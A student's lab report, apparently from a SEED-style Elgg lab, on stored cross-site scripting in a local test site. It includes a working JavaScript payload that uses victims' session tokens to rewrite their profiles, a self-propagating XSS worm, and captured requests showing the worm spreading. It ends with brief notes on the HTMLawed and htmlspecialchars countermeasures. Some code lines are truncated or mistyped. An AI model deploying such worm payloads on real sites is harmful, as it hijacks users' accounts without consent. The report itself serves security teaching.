


Fahmida Alam Anika  
Project 3: Part 2

### 3.1 Task 5: Modifying the Victims Profile.

The goal was to create an attack Header using a script that will automatically make users' who visit Sammy (attacker) to modify their profiles. At first I edited Sammy's "About me" and saved the modified profile. I captured to the HTTP POST request to get the required parameters to carry out the attack.

The parameters that needed to be sent along with the Header.

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 502
Cookie: Elgg=fu69nhlrgj17gb8rj243ipemo7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=OkzcoBaCn7_kgKQHVT9uwg&__elgg_ts=1574031629&name=Samy&description=EDITING PROFILE
TO SEE WHAT"S
Up&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acces
slevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contacte
mail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&we
bsite=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47
```



The last part after "Upgrade-Insecure-Requests: 1" are the required parameters to make this change.

This is the POST HTTP header generated once a change to profile is made.

Color coded comments:

This part needs to be changed to "Sammy is best in other's profile"

Token + ts are different for each user, so need to call the visitor's token and time stamp command.

The name parameter needs to be changed to the visitor's name.

Using the following info created a script to generate attack HTTP POST header to change victim's profile:

Raw code inserted into attacker (samy's) About me section:

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var name = "&name="+userName;
var desc = "&description=Sammy is the best!!!!&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&
var sendurl = "/action/profile/edit";
if(elgg.session.user.guid!=47){
var Ajax = null;
var i = userName+"/edit";
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/"+concat(userName).concat("/edit"));
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var params = token+ts+name+desc+guid;
Ajax.send(params);}}
</script>
```

Inserted this code into attacker Sammy's profile.

Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var name = "&name="+userName;
var desc = "&description=Sammy is the best!!!!&accesslevel[description]=2&
briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&
interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&
accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&
```

### Display name

Samy

### About me

[Visual editor](#)

```

Ajax.open( POST ,sendout,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile
/"+concat(userName).concat("/edit"));
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var params = token+ts+name+desc+guid;
Ajax.send(params);}}
</script>

```



### Samy

About me

## 2. Victim's profile before visiting Samy's profile



### Alice


#### About me

Alice is about to visit Samy's profile to get infected.

Edit profile

Edit avatar

Please



```

-----
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 451
Cookie: Elgg=ps0s4o3usu6tqt9b9sfn08m14
Connection: keep-alive
__elgg_token=FkyBWgvwFNjkh0GIEj2Xyw&__elgg_ts=1573877964&name=Alice&description=Sammy is the best!!!!
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=44
POST: HTTP/1.1 302 Found
Date: Sat, 16 Nov 2019 04:19:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
-----

```

Figure: Captured modify-profile HTTP POST request sent(without the victim knowing) when the victim visits the attacker's profile, showing

**Params = token + ts + name + desc + guid;**

- the params of the visiting user will be loaded, for eg, Alice guid = 44. The Header below will show that changes are being made to "About me" section of user name:Alice, her token, timestamp and cookie info and guid: 44

LINE 1 ensures that Samy does not attack himself, and remove the embedded attack code from his own profile. If the browser executes the attack code on Samy's profile, there will be no script left to attack others.

After repeating the attack with LINE 1 removed, Samy's "About me" section was changed to "Sammy is the best!!!!" upon saving changed/edits to his profile. The attack on others would be unsuccessful.

### 3.2 Task 6: Writing a Self-Propagating XSS Worm

- I used the DOM approach
- Followed steps from previous exercise to determine attack payload
- I embedded the self propagating worm script into Samy's "About Me" section of hsi profile. The code would infect whoever visit's Samy's Profile. Samy's profile visitors will have their own profile edited and will have the attack script embedded into their profile.
- The code used to carry out the attack:

```
<script id="worm" type="text/javascript">
var selfProp = "<script id=\"worm\" type=\"text/javascript\">".concat(document.getElementById("worm").innerHTML).concat("</\">".concat("sc
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid=".concat(elgg.session.user.guid);
var ts="&_elgg_ts=".concat(elgg.security.token.__elgg_ts);
var token="&_elgg_token=".concat(elgg.security.token.__elgg_token);
var name = "&name=".concat(userName);
var briefdesc = "&description=".concat(escape(selfProp)).concat("&successlevel[description]=2").concat("&briefdescription=I LOVE SAMY!!!&
var wormCode = encodeURIComponent(selfProp);
var sendurl = "/action/profile/edit";
if(elgg.session.user.guid!=47){
var Ajax = null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/"+concat(userName).concat("/edit"));
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var params = token.concat(ts).concat(name).concat(briefdesc).concat(guid);
Ajax.send(params);}}
</script>
```

- The variable is added into the header parameter. The worm executes as well as leaves a worm script in the description field of the victim with appropriate headers and end tags added, so that the victim continues to infect others who visit her profile. The browser of the visitor of the newly infected victim will executed the embedded worm script and hence self-propagating worm spreads.

Attack:

1. Samy (original attacker) is visited by Alice. Alice's profile before she visited Samy.




2. Alice visits Samy's profile and gets infected. Attack POST request below: The highlighted params below embeds the script into victims' "About me" section and edit's their Brief Description portion of the profile. The script is not visible due to the tags but Brief Description message is visible, proving the attack script was successfully executed.

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 2657
Cookie: Elgg=omgmqpab576vt4upug18j5r2q1
Connection: keep-alive
__elgg_token=WmQ25PW4VbLbD0th9Y2ypw&__elgg_ts=1574026182&name=Alice&description=<script
id="worm" type="text/javascript">
var selfProp = "<script id=\"worm\"
type=\"text/javascript\">".concat(document.getElementById("worm").innerHTML).concat("</\">".concat("script>");
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid=".concat(elgg.session.user.guid);
var ts="&__elgg_ts=".concat(elgg.security.token.__elgg_ts);
var token="__elgg_token=".concat(elgg.security.token.__elgg_token);
var name = "&name=".concat(userName);
var briefdesc =
"&description=".concat(escape(selfProp)).concat("&accesslevel[description]=2").concat("&briefd
escription=I LOVE
SAMY!!!&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslev
el[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=
&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&a
ccesslevel[twitter]=2");
var wormCode = encodeURIComponent(selfProp);
```

```

var sendurl = "/action/profile/edit";
if(elgg.session.user.guid!=47){
var Ajax = null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/"+concat(userName).concat("/edit"));
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var params = token.concat(ts).concat(name).concat(briefdesc).concat(guid);
Ajax.send(params);}}
</script>&accesslevel[description]=2&briefdescription=I LOVE
SAMY!!!&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslev
el[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=
&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&a
ccesslevel[twitter]=2&guid=44

```




After successful code injection, Alice's profile is infected and modified. The code above was injected into her profile via the self - propagating worm.


### 3. Charlie now visit's Alice's infected Profile



Before Alice profile visit:



After Alice profile visit:



HTTP POST HEADER that proved worm propagation:

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Content-Type: application/x-www-form-urlencoded
Content-Length: 2659
Cookie: Elgg=66kqmrbi795nhjpuhr7tj6qf1
Connection: keep-alive
__elgg_token=Lj3jjkRaUD6G6-aytfDflw&__elgg_ts=1574026405&name=Charlie&description=<script
id="worm" type="text/javascript">
var selfProp = "<script id=\"worm\"
type=\"text/javascript\">".concat (document.getElementById("worm").innerHTML).concat("</\">".concat
at("script>");
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid=".concat (elgg.session.user.guid);
var ts="&__elgg_ts=".concat (elgg.security.token.__elgg_ts);
var token="__elgg_token=".concat (elgg.security.token.__elgg_token);
var name = "&name=".concat (userName);
```




```

var briefdesc =
"&description=".concat(escape(selfProp)).concat("&accesslevel[description]=2").concat("&briefd
escription=I LOVE
SAMMY!!!&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslev
el[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=
&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&a
ccesslevel[twitter]=2");
var wormCode = encodeURIComponent(selfProp);
var sendurl = "/action/profile/edit";
if(elgg.session.user.guid!=47){
var Ajax = null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/".concat(userName).concat("
/edit"));
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var params = token.concat(ts).concat(name).concat(briefdesc).concat(guid);
Ajax.send(params);}}
</script>&accesslevel[description]=2&briefdescription=I LOVE
SAMMY!!!&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslev
el[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=
&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&a
ccesslevel[twitter]=2&guid=46

```

Task 7: Counter Measure:

- Enabling HTMLawed : I inserted “<script>alert('XSS')</script>” into the Brief Description section of Bobby's profile. Prior to enabling HTMLawed, this script was executed by the browser and alert displayed. After enabling HTMLawed, the <script> tags were filtered out and not executed. Screenshot below shows filtered content:



- Turn on htmlspecialchars() : encode the special characters in the user input, such as "<" to &lt;, ">" to &gt;, hence only the alert('XSS') remains, which is not encoded out.

